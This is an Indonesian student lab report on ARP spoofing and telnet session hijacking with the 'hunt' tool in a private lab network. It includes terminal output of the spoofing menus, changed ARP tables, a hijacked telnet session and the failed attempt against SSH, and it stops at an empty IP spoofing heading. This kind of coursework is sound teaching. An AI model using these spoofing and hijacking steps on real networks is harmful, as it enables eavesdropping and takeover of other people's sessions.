LAPORAN ADVANCED NETWORK SECURITY AND PROTOCOLS

Analisis Praktikum Network Security (Sniffing, Spoofing dan Session Hijacking)

DISUSUN OLEH :

NUR ALIYAH AMALIANI	**105841106923**
SUKMA WARDIA NINGSIH	**105841112723**
NUR QAMARIAH YUNUS	**105841104323**

PROGRAM STUDI INFORMATIKA

FAKULTAS TEKNIK


UNIVERSITAS MUHAMMADIYAH MAKASSAR

2025

LEMBAR ANALISA


I. ARP Spoofing

A. Gambar topologi jaringan beserta dengan IP Addressnya




B. Instal aplikasi telnet dan ssh pada Server dan lakukan tes koneksi dari client (poin 1.b)

- Install SSH




```
Processing triggers for kali-menu (2025.4.1) ...
Processing triggers for man-db (2.13.1-1) ...

┌──(root㉿Aliyah)-[/home/aliyah]
└─# sudo systemctl start ssh


┌──(root㉿Aliyah)-[/home/aliyah]
└─# sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sys
v-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd
/system/ssh.service'.

┌──(root㉿Aliyah)-[/home/aliyah]
└─# sudo systemctl status ssh

● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-12-26 22:07:52 WITA; 11s ago
 Invocation: b8d4f2d5da3e4ca8a0c6acec0cac7001
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 63057 (sshd)
      Tasks: 1 (limit: 2075)
     Memory: 1.5M (peak: 2.1M)
        CPU: 22ms
     CGroup: /system.slice/ssh.service
             └─63057 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 26 22:07:52 Aliyah systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Dec 26 22:07:52 Aliyah sshd[63057]: Server listening on 0.0.0.0 port 22.
Dec 26 22:07:52 Aliyah sshd[63057]: Server listening on :: port 22.
Dec 26 22:07:52 Aliyah systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

┌──(root㉿Aliyah)-[/home/aliyah]
└─# netstat -tulpn | grep ssh

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      63057/sshd: /
usr/sb
tcp6       0      0 :::22                   :::*                    LISTEN      63057/sshd: /
usr/sb
```

- Install Telnet Server



```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# sudo apt-get install telnetd

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  amass-common libbluray2 libbson-1.0-0t64 libconfig-inifiles-perl libjs-jquery-ui
  libjs-underscore libmongoc-1.0-0t64 libmongocrypt0 libplacebo349 libportmidi0 librav1e0.7
  libtheoradec1 libtheoraenc1 libudfread0 libx264-164 libxml2 python3-bluepy
  python3-click-plugins python3-gpg python3-kismetcapturebtgeiger
  python3-kismetcapturefreaklabszigbee python3-kismetcapturertl433
  python3-kismetcapturertladsb python3-kismetcapturertlamr python3-protobuf
  python3-zombie-imp samba-ad-dc samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  inetutils-inetd inetutils-telnet inetutils-telnetd libc-bin libc-dev-bin
  libc-gconv-modules-extra libc-l10n libc6 libc6-dev libc6-i386 locales tcpd
The following NEW packages will be installed:
  inetutils-inetd inetutils-telnetd libc-gconv-modules-extra tcpd telnetd
The following packages will be upgraded:
  inetutils-telnet libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales
8 upgraded, 5 newly installed, 0 to remove and 1058 not upgraded.
Need to get 13.4 MB of archives.
After this operation, 2,357 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:3 http://kali.download/kali kali-rolling/main amd64 locales all 2.42-5 [3,927 kB]
Get:2 http://mirror.freedif.org/kali kali-rolling/main amd64 libc-l10n all 2.42-5 [749 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc-dev-bin amd64 2.42-5 [60.3 kB]
Get:1 http://mirror.primelink.net.id/kali kali-rolling/main amd64 libc-gconv-modules-extra am
d64 2.42-5 [1,127 kB]
Get:11 http://mirror.sg.gs/kali kali-rolling/main amd64 inetutils-telnet amd64 2:2.7-1 [127 k
B]
Get:9 http://mirror.aktkn.sg/kali kali-rolling/main amd64 tcpd amd64 7.6.q-36 [23.5 kB]
Get:12 http://mirror.freedif.org/kali kali-rolling/main amd64 inetutils-telnetd amd64 2:2.7-1
 [103 kB]
Get:4 http://mirror.primelink.net.id/kali kali-rolling/main amd64 libc6 amd64 2.42-5 [1,888 k
B]
Get:5 http://kali.download/kali kali-rolling/main amd64 libc-bin amd64 2.42-5 [674 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libc6-dev amd64 2.42-5 [2,091 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64 2.42-5 [2,557 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 inetutils-inetd amd64 2:2.7-1 [81.5
kB]
Get:13 http://http.kali.org/kali kali-rolling/main amd64 telnetd all 0.17+2.7-1 [40.1 kB]
Fetched 13.4 MB in 8s (1,734 kB/s)
Preconfiguring packages ...
```


- Install Telnet Client



```
┌──(root㉿sukma)-[/home/sukma]
└─# sudo apt update
sudo apt install telnetd openbsd-inetd -y

Hit:1 http://http.kali.org/kali kali-rolling InRelease
1445 packages can be upgraded. Run 'apt list --upgradable' to see them.
telnetd is already the newest version (0.17+2.7-1).
openbsd-inetd is already the newest version (0.20221205-3+b2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1445
```


C. Catat MAC Address dari komputer client dan server (poin 1.d)

- MAC Address Client



```
? (10.118.160.42) at c4:68:d5:c4:71:83 [ether] on eth0
```


- MAC Address Server



```
? (10.118.160.102) at f4:26:79:7c:4d:b8 [ether] on eth0
```


D. Catat MAC Address setelah dilakukan arp spoofing dengan tool hunt (poin 1.e), bandingkan dengan MAC address sebelumnya.

- Proses arp spoofing menggunakan tool hunt.




```
── arpspoof daemon ── rcvpkt 33, free/alloc 63/64 ──Y──
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> a
src/dst host1 to arp spoof> 10.118.160.102
host1 fake mac [EA:1A:DE:AD:BE:01]>
src/dst host2 to arp spoof> 10.118.160.42
host2 fake mac [EA:1A:DE:AD:BE:02]>
refresh interval sec [0]>
── arpspoof daemon ── rcvpkt 46, free/alloc 63/64 ──Y──
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> t
 0) on 10.118.160.42    is 10.118.160.102   as EA:1A:DE:AD:BE:01 refresh 0s
 1) on 10.118.160.102   is 10.118.160.42    as EA:1A:DE:AD:BE:02 refresh 0s
item nr. to test> 0
ARP spoof in host 10.118.160.42 - OK
── arpspoof daemon ── rcvpkt 56, free/alloc 63/64 ──Y──
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> t
 0) on 10.118.160.42    is 10.118.160.102   as EA:1A:DE:AD:BE:01 refresh 0s
 1) on 10.118.160.102   is 10.118.160.42    as EA:1A:DE:AD:BE:02 refresh 0s
item nr. to test> 1
ARP spoof in host 10.118.160.102 - OK
── arpspoof daemon ── rcvpkt 59, free/alloc 63/64 ──Y──
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
```

- MAC Address Client setelah arp spoofing



```
? (10.118.160.42) at 4c:82:a9:8c:78:2b [ether] on eth0
```

- MAC Address Server setelah arp spoofing




```
? (10.118.160.102) at 4c:82:a9:8c:78:2b [ether] on eth0
```

Note : Terjadi perubahan mac address baik dari sisi client maupun server setelah dilakukan proses arp spoofing.


E. Catat proses terjadinya session hijacking (poin 2)

1. Telnet client-server
   - Telnet dari sisi client




```
┌──(root㉿sukma)-[/home/sukma]
└─# telnet 10.118.160.101
Trying 10.118.160.101...
Connected to 10.118.160.101.
Escape character is '^]'.

Linux 6.16.8+kali-amd64 (Aliyah) (pts/2)

Aliyah login: AlIyAh.023
Password:
Login incorrect

Aliyah login: aliyah
Password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zsh: corrupt history file /home/aliyah/.zsh_history
```

   - Telnet dari sisi server




```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# telnet 10.118.160.42
Trying 10.118.160.42...
Connected to 10.118.160.42.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (sukma.sukma321) (pts/5)

sukma login: sukma
Password:
┌──(sukma㉿sukma)-[~]
└─$ 
```

2. Amati pada komputer attacker
   - Proses Hijacking




```
── Main Menu ── rcvpkt 88, free/alloc 63/64 ──Y──
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
*> l
0) 10.118.160.42 [35192]       ⟶ 10.118.160.102 [23]
1) 10.118.160.102 [36474]      ⟶ 10.118.160.42 [23]
── Main Menu ── rcvpkt 95, free/alloc 63/64 ──Y──
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
→ a
0) 10.118.160.42 [35192]       ⟶ 10.118.160.102 [23]
1) 10.118.160.102 [36474]      ⟶ 10.118.160.42 [23]

choose conn> 0
hosts already ARP spoofed
input mode [r]aw, [l]ine+echo+\r, line+[e]cho [r]>
dump connectin y/n [y]>
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
```

- Output hijacking yang berhasil (aktivitas dari sisi client dapat dilihat secara real time)




```
CTRL-C to break
 lls

Desktop    Downloads  Music     Public     Templates
Documents  kunci.log  Pictures  sslkey.log  Videos



<E2><94><8C><E2><94><80><E2><94><80>(aliyah<E3><89><BF>Aliyah)-[~]
<E2><94><94><E2><94><80>$

Desktop    Downloads  Music     Public     Templates
Documents  kunci.log  Pictures  sslkey.log  Videos



<E2><94><8C><E2><94><80><E2><94><80>(aliyah<E3><89><BF>Aliyah)-[~]
<E2><94><94><E2><94><80>$ ppwwwwwhwhoami

aliyah
```

3. Catat koneksi client-server setelah dilakukan hijacking dgn netstat -nat




```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# telnet 10.118.160.42
Trying 10.118.160.42 ...
Connected to 10.118.160.42.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (sukma.sukma321) (pts/0)

sukma login: sukma
Password:
┌──(sukma㉿sukma)-[~]
└─$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0    136 10.118.160.42:23        10.118.160.102:36474    ESTABLISHED
tcp        0      0 10.118.160.42:35192     10.118.160.102:23       ESTABLISHED
tcp6       0      0 :::23                   :::*                    LISTEN

┌──(sukma㉿sukma)-[~]
└─$ 
```

4. Ulangi langkah diatas jika yang dijalankan aplikasi ssh
   - SSH dari sisi client




```
┌──(root㉿sukma)-[/home/sukma]
└─# ssh telnetuser@10.118.160.102
telnetuser@10.118.160.102's password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec 27 01:30:12 2025 from 10.118.160.42
┌──(telnetuser㉿Aliyah)-[~]
```

- SSH dari sisi server



```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# ssh telnetuser@10.118.160.42
telnetuser@10.118.160.42's password:
Linux sukma 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08
-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 26 12:29:50 2025 from 10.118.160.102
┌──(telnetuser㉿sukma)-[~]
└─$ exit
logout
Connection to 10.118.160.42 closed.
```


- Proses hijacking tidak bisa dilakukan pada SSH



```
x)      exit
→ l
no connections are available
── Main Menu ── rcvpkt 2182, free/alloc 63/64 ──Y──
l/w/r) list/watch/reset connections
u)      host up tests
a)      arp/simple hijack (avoids ack storm if arp used)
s)      simple hijack
d)      daemons rst/arp/sniff/mac
o)      options
x)      exit
→ l
no connections are available
── Main Menu ── rcvpkt 2282, free/alloc 63/64 ──Y──
```

II. IP Spoofing

